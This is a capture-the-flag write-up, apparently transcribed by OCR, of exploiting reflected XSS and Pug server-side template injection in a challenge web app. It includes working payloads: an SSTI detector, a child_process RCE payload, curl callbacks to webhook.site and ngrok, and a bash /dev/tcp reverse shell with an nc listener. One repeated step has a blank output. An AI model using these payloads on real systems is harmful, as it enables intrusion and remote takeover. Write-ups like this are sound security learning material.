


Writeup

1. I notice that the username parameter will reflect anything I send it

```
GET /result?username=froginacup'-- HTTP/1.1
```

Output:

```
</style></head><body><div class="container"><h1>Welcome
froginacup'--!</h1><p>Give me a username and I will say hello to
you.</p></div></body></html>
```

2. Is it vulnerable to XSS?

```
GET /result?username=flag<h1>hello</h1> HTTP/1.1
```


Output:

```
</style></head><body><div class="container"><h1>Welcome
flag<h1>hello</h1>!</h1><p>Give me a username and I will say hello
to you.</p></div></body></html>
```

- Yep!

3. To confirm,

```
GET /result?username=flag<script>print();</script> HTTP/1.1
```



4. I think it is also vulnerable to SSTI.
5. According to https://github.com/Hackmanit/template-injection-table, we can use `<%'${{/#{@}}%>{{` as universal error-based SSTI detector. If a template is used, it will throw an error

```
GET /result?username=flag<%25'${{/%23{%40}}%25>{{ HTTP/1.1
```

Output:

```
Error: Pug:44:31
    42|   body
    43|     .container
  > 44|       h1 Welcome flag<%'${{/#{@}}%>{{!
--------------------------------------^
    45|       p Give me a username and I will say hello to you.
    46|

Syntax Error: Unexpected character '@'
    at makeError (/usr/src/app/node_modules/pug-
error/lib/index.js:34:15)
    at Lexer.error (/usr/src/app/node_modules/pug-
```

```
lexer/index.js:62:15)
    at Lexer.assertExpression (/usr/src/app/node_modules/pug-
lexer/index.js:96:12)
    at Lexer.addText (/usr/src/app/node_modules/pug-
lexer/index.js:627:12)
    at Lexer.text (/usr/src/app/node_modules/pug-
lexer/index.js:653:12)
    at Lexer.callLexerFunction (/usr/src/app/node_modules/pug-
lexer/index.js:1647:23)
    at Lexer.advance (/usr/src/app/node_modules/pug-
lexer/index.js:1689:12)
    at Lexer.callLexerFunction (/usr/src/app/node_modules/pug-
lexer/index.js:1647:23)
    at Lexer.getTokens (/usr/src/app/node_modules/pug-
lexer/index.js:1706:12)
    at lex (/usr/src/app/node_modules/pug-lexer/index.js:12:42)
```

- This application is indeed vulnerable to SSTI.
- This application uses the `Pug` template engine.

6. It then asks me to send `${{<%[%'"}}%\` as input

```
<h1>Welcome ${{<%[%'"}}%\!</h1>
```

- Result is unmodified
- It means that it used Pug (Inline)\

7. Ok, when I send this request to make the server consume my endpoint,

```
GET /result?username=flag%23{function()
{localLoad=global.process.mainModule.constructor._load;sh=localLoad
("child_process").exec('curl+https://webhook.site/415b-9553-
efb64f4378c4')}()} HTTP/1.1
```

Output:


```
<h1>Welcome Guest!</h1>
```

- It outputs Guest. Is it our user account? Is there a limit to the number of characters we can execute?

8. I tried to put a word in front of the input parameter.

```
GET /result?username=flag%23{function()
{localLoad=global.process.mainModule.constructor._load;sh=localLoad
("child_process").exec('curl+https://webhook.site/415b-9553-
efb64f4378c4')}()} HTTP/1.1
```

Output:



- Alright! I know how to execute commands on the machine.

9. Next, I guess I need to install NGROK
10. First, I need to establish a listener.

```
nc -lvnp 18296
```

Output:

```
listening on [any] 18296 ...
```

11. Start NGROK on the port our listener is established.

```
ngrok tcp 18296
```

12. Ok, when I sent a HTTP request to this endpoint,

```
GET /result?username=123%23{function()
{localLoad%3dglobal.process.mainModule.constructor._load%3bsh%3dloc
alLoad("child_process").exec('curl+10.ap.ngrok.io%3a13339')}()}
HTTP/1.1
```

URL-decoded:

```
#{function()
{localLoad=global.process.mainModule.constructor._load;sh=localLoad
("child_process").exec('curl 10.ap.ngrok.io:13339')}()}
```

Output:

```
GET / HTTP/1.1
Host: 10.ap.ngrok.io:13339
User-Agent: curl/7.64.0
Accept: */*
```

13. Let's try to get a reverse shell.

```
bash -c "sh -i >& /dev/tcp/10.ap.ngrok.io/13339 0>&1"
```

Payload:

```
GET /result?username=123%23{function()
{localLoad%3dglobal.process.mainModule.constructor._load%3bsh%3dloc
alLoad("child_process").exec('bash+-c+"sh+-
i+>%26+/dev/tcp/10.ap.ngrok.io/13339+0>%261"')}()}  HTTP/1.1
```

Output:

```
listening on [any] 18296 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33218
sh: 0: can't access tty; job control turned off
# ls
Dockerfile
app.js
```

```
flag.txt
node_modules
package-lock.json
package.json
public
views
```

- Yes! We got a reverse shell!

14. To cat the flag.txt,

```
# cat flag.txt
TFCCTF{a6afc419a8d18207ca9435a38cb64f42fef108ad2b24c55321be197b767f
0409}
```

What I learnt

1. To use NGROK, first create listener and bind NGROK to that address

```
nc -lvnp 18296
```

In another terminal,

```
ngrok tcp 18296
```

2. We can use https://github.com/Hackmanit/template-injection-table to detect SSTI and determine the type of template used.